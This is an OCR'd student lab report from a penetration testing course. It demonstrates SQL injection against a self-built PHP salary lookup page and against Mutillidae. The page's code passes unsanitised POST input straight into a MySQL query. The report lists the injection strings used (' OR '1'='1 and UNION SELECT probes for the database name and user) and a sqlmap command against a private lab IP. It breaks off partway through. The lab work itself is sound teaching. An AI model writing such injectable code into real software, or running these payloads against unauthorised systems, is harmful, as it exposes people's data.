
VIT®
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

Manual SQL Injection Demo using Own Script


NAME: DHEVATHA S P
REG NO.: 22BCE0826

NAME OF FACULTY: DR. Satish C.J
COURSE TITLE : Penetration Testing and Vulnerability Analysis Lab
COURSE CODE: BCSE319P
LAB SLOT: L55+L56
SEMESTER: Winter Semester 2024-25
CLASS NO.: VL2024250505928


1. Run the SQL and php server with XAMPP




2. Create a database using MySQL with salary table and password table




Dhevatha S P
22BCE0826






Dhevatha S P
22BCE0826




3. Run the PHP website connected to SQL using XAMPP




Dhevatha S P
22BCE0826

```
<!DOCTYPE html>
<html>
<body>

<h1>Salary Finder</h1>

<form method="post">
    <p>Enter your name:</p>
    <input type="text" id="name" name="name"></br></br>
    <input type="submit" value="Submit"></br>
</form>

<?php
$servername = "localhost";
$username = "dhev";
$password = "1234";
$database = "employee";

$conn = new mysqli($servername, $username, $password, $database);

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $name = $_POST['name'];

    $sql = "SELECT employeeName, employeeSalary FROM salary WHERE
employeeName = '$name'";

    $result = $conn->query($sql);

    if ($result->num_rows > 0) {
        while ($row = $result->fetch_assoc()) {
            echo "<p>Name: " . $row["employeeName"] . " </br> Salary: " .
$row["employeeSalary"] . "</p>";
        }
    } else {
        echo "<p>No data found.</p>";
    }
```


```
}
$conn->close();
?>
</body>
</html>
```






Dhevatha S P
22BCE0826


4. Running the cmd- ' OR '1'='1




5. Running the cmd - ' UNION SELECT database(), NULL#




6. Running the cmd - ' UNION SELECT user(), NULL#




7. Running Mutillidae






1. Selecting the OWASP Top 10-> Injection -> SQLi - Extract Data -> User Info




2. Running the command below in Kali Linux's terminal

```
sqlmap -u
"http://192.168.56.105/mutillidae/index.php?page=user-info.php&username=&password=&user-info-php-submit-button=View+Account+Details"
```

Dhevatha S P
22BCE0826







3. Running the command below in Kali Linux's terminal

